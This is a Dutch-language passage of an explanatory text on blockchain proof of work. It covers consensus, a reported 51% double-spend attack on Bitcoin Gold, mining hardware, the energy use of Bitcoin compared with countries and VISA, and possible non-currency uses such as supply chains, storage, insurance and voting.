- Dit is om te verzekeren dat een node met meer dan 51% van de totale hash-power geen frauduleuze transacties uitvoert.

Conensus

Hoewel de geaccepteerde keten als een lijst kan worden beschouwd, wordt de blokketen het best weergegeven met een boom. Het langste pad vertegenwoordigt de geaccepteerde keten. Een deelnemer die ervoor kiest om een bestaand pad in de blokketen uit te breiden, geeft aan dat hij in de richting van consensus over dat pad heeft gestemd. Hoe langer het pad, hoe meer rekenkracht nodig was om het te bouwen.

Double spending

In januari 2020 hebben kwaadwillende cryptocurrency-miners onlangs de controle over de blockchain van Bitcoin Gold overgenomen om $ 72.000 aan BTG te verdubbelen. Deze scenario's maken ook 'dubbele uitgaven'-aanvallen mogelijk die een transactie initiëren met de bedoeling deze snel terug te draaien door de blockchain te 'reorganiseren', zodat ze hun oorspronkelijke cryptocurrency opnieuw kunnen uitgeven. Het resultaat is dat een derde partij de oorspronkelijke transactie accepteert en dat het netwerk de uitgegeven cryptocurrency teruggeeft aan de aanvaller, waardoor hun geld in feite twee keer kan worden gebruikt - vandaar de naam 'dubbele uitgaven'. Met Bitcoin wordt een transactie over het algemeen als legitiem beschouwd zodra deze is gevonden zes blokken diep in de blockchain. Deze specifieke aanvallers van 51 procent voerden reorganisaties uit tot 16 blokken diep, schijnbaar in een poging om beurzen zoals Binance te misleiden om BTG uit te betalen die bestemd was om dubbel te worden uitgegeven. Op het moment van de aanval werden op Binance stortingen van BTG bijgeschreven op iemands account voor handel na zes bevestigingen en waren beschikbaar voor opnames na twaalf bevestigingen. Een reorganisatie van veertien of vijftien blokken zou dus beide escrow-periodes van Binance omzeilen. Binance heeft sindsdien hun BTG-opnamevereiste verhoogd tot 20 bevestigingen.

Speciale hardware

Interessant is dat een paper dat in 2014 werd gepubliceerd door onderzoekers van het Hamilton Institute van de National University of Ireland Maynooth, rekening hield met de impact die cryptocurrency-mining heeft op elektriciteit. De auteurs, Karl J. O'Dwyer en David Malone, concludeerden dat "de kosten van Bitcoin-mining op basishardware nu de waarde van de beloning overtreffen." Als gevolg hiervan bieden gespecialiseerde bedrijven nu speciale mijnbouwapparatuur op basis van FPGA's of ASIC's.

Nadelen

Proof of Work is gebaseerd op energieverbruik. Volgens een exploitant van een bitcoin-mijnbouwbedrijf bedroeg het energieverbruik in 2014 240 kWh per bitcoin (het equivalent van 16 gallons gas). Volgens onderzoek uit 2017, uitgevoerd door een in het Verenigd Koninkrijk gevestigde tariefservice voor energievergelijking, genaamd PowerCompare, heeft de gemiddelde elektriciteit die dit jaar wordt gebruikt om bitcoin te minen, het jaarlijkse energieverbruik van zo'n 159 landen overtroffen. In het bijzonder heeft de wereldwijde gemiddelde energie die wordt besteed aan bitcoin-mijnbouw het elektriciteitsverbruik in Ierland en de meeste Afrikaanse landen ver overschreden. Het nieuwe onderzoek maakte gebruik van gegevens van Digiconomist, wiens huidige schatting van de elektriciteit die wordt gebruikt om bitcoin te minen ongeveer 30,14 TWh per jaar is. Dat is ver boven het jaarlijkse gemiddelde elektriciteitsverbruik van 25 TWh in Ierland. Volgens een recent artikel van de Nederlandse bank ING verbruikt een enkele bitcoin-transactie zelfs genoeg energie om het gemiddelde huishouden een hele maand van stroom te voorzien. Digiconomist

ontdekte ook dat Ethereum, de op één na populairste cryptocurrency van vandaag, ook meer dan de elektriciteit van een land gebruikt. Bovendien worden deze energiekosten bijna altijd betaald in niet-cryptocurrency, wat een constante neerwaartse druk op de prijs veroorzaakt.

Landenvergelijkingen zijn, ten goede of ten kwade, het meest voorkomende type vergelijking. Ze worden vaak gebruikt in het publieke debat om standpunten van zorg over de omvang van het elektriciteitsverbruik van Bitcoin te ondersteunen. Dergelijke vergelijkingen zijn echter meestal subjectief - men kan een getal klein of groot laten lijken, afhankelijk van waarmee het wordt vergeleken. Zonder aanvullende context kunnen nietsvermoedende lezers tot een specifieke conclusie worden getrokken die de werkelijke omvang en schaal ofwel onderschat of overschat. Als bijvoorbeeld de elektriciteitsuitgaven van Bitcoin worden vergeleken met de jaarlijkse voetafdruk van hele landen met miljoenen inwoners, ontstaat er bezorgdheid over het uit de hand lopen van de energiehonger van Bitcoin. Aan de andere kant kunnen deze zorgen, in ieder geval tot op zekere hoogte, worden verminderd als we vernemen dat bepaalde steden of grootstedelijke gebieden in ontwikkelde landen op een vergelijkbaar niveau opereren. In de praktijk is een dergelijke evenwichtige benadering echter vaak onpraktisch vanwege de moeilijkheid om betrouwbare vergelijkende datasets te vinden.

Om het totale energieverbruik van Bitcoin in perspectief te plaatsen, is het verhelderend om niet alleen het totale energieverbruik te vergelijken, maar ook het energieverbruik per transactie. Hiervoor kunnen we het vergelijken met een ander betalingssysteem zoals bijvoorbeeld VISA. Hoewel de beschikbare informatie over het energieverbruik van VISA beperkt is, kunnen we vaststellen dat de datacenters die de transacties van VISA verwerken, evenveel energie verbruiken als 50.000 Amerikaanse huishoudens. Met behulp van deze cijfers is het mogelijk om beide netwerken te vergelijken en aan te tonen dat Bitcoin per transactie extreem energie-intensiever is dan VISA. Gemiddeld vereist Bitcoin maar liefst 215 kilowattuur (KWh) sap dat door miners wordt gebruikt voor elke Bitcoin-transactie. Aangezien het gemiddelde Amerikaanse huishouden 901 KWh per maand verbruikt, vertegenwoordigt elke Bitcoin-overdracht voldoende energie om een comfortabel huis, en alles wat erin zit, meer dan een week te laten draaien! Natuurlijk zijn deze schattingen verre van perfect (het energieverbruik van VISA-kantoren wordt bijvoorbeeld niet meegerekend), maar de verschillen zijn zo extreem dat ze hoe dan ook schokkend blijven. Het is de vraag of Bitcoin echt een ethische en duurzame manier is om in de toekomst transacties uit te voeren... Je zou kunnen stellen dat dit gewoon de prijs is van een transactie waarvoor geen vertrouwde derde partij nodig is, maar deze prijs hoeft niet zo te zijn.

Toekomst

De technologie die ten grondslag ligt aan blockchains heeft verschillende potentiële niet-cryptocurrency-toepassingen. Blockchain is vooral nuttig wanneer het een derde partij elimineert wiens hoofdverantwoordelijkheid het behouden van vertrouwen is (bijvoorbeeld banken). Op applicatieniveau zijn bedrijven die bedrijven en consumenten helpen een product en de bron ervan te traceren en te authenticeren het meest waardevol. Enkele voorbeelden zijn de volgende:

- Vermogensbeheer. Het blokketengrootboek kan worden gebruikt om de locatie en eigendom van activa bij te houden, waarbij eigendoms- en leencontracten worden

vervangen, vooral voor markten met zeer mobiele goederen. Het onveranderlijke grootboek van Blockchain maakt het zeer geschikt voor taken zoals het volgen van goederen terwijl ze bewegen en van eigenaar wisselen in de toeleveringsketen. Het gebruik van een blockchain opent verschillende mogelijkheden voor bedrijven die deze goederen vervoeren. Vermeldingen op een blockchain kunnen worden gebruikt om gebeurtenissen met een supply chain in de rij te zetten (bijvoorbeeld het toewijzen van nieuw aangekomen in een haven aan verschillende zeecontainers). Blockchain biedt een nieuwe en dynamische manier om trackinggegevens te organiseren en te gebruiken. Bedrijven zoals Skuchain en Factom bieden oplossingen die blockchain gebruiken in oplossingen voor supply chain management.

- Cloud opslag. Storj test cloudopslag met behulp van een Blockchain-aangedreven netwerk om de beveiliging te verbeteren en de afhankelijkheid te verminderen. Gebruikers (u) kunnen hun overtollige opslagcapaciteit verhuren, Airbnb-stijl, waardoor nieuwe marktplaatsen ontstaan. Iedereen op internet kan uw gegevens opslaan tegen een vooraf afgesproken prijs. Hashing en het hebben van de gegevens op meerdere locaties zijn de sleutels om deze te beveiligen. Na het versleutelen van uw gegevens, volgen blockchains de beschikbaarheid, toegangsrechten en opslaglocatie van uw gegevens.
- Verzekering. Misschien wel de grootste blockchain-toepassing voor verzekeringen is via slimme contracten. Dergelijke contracten, mogelijk gemaakt door blockchain, zouden klanten en verzekeraars in staat kunnen stellen om claims op een echt transparante en veilige manier te beheren, aldus Deloitte. Alle contracten en claims kunnen op de blockchain worden vastgelegd en door het netwerk worden gevalideerd, waardoor ongeldige claims worden geëlimineerd. De blockchain zou bijvoorbeeld meerdere claims op hetzelfde ongeval afwijzen.
- Stemmen. Pete Martin, de CEO van het mobiele stemplatform Votem, zei het volgende tegen Government Technology over de toepassing van blockchain bij het stemmen: "Blockchaintechnologie biedt alle kenmerken die u zou willen hebben in een platform dat aantoonbaar het belangrijkste onderdeel is van een democratische samenleving; het is fouttolerant, u kunt het verleden niet veranderen, u kunt het heden niet hacken, u kunt de toegang tot het systeem niet wijzigen, elk knooppunt met toegang kan exact dezelfde resultaten zien, en elke stem kan onweerlegbaar worden herleid tot de bron zonder de kiezer op te offeren stemanonimiteit. End-to-end verifieerbare stemsystemen geven de kiezer de mogelijkheid om te controleren of zijn stem correct is geregistreerd en correct is geteld, bijvoorbeeld als een stembiljet ontbreekt, onderweg is of gewijzigd is, het kan zelfs worden gedetecteerd door de kiezer en gevangen voordat de verkiezingen voorbij zijn.”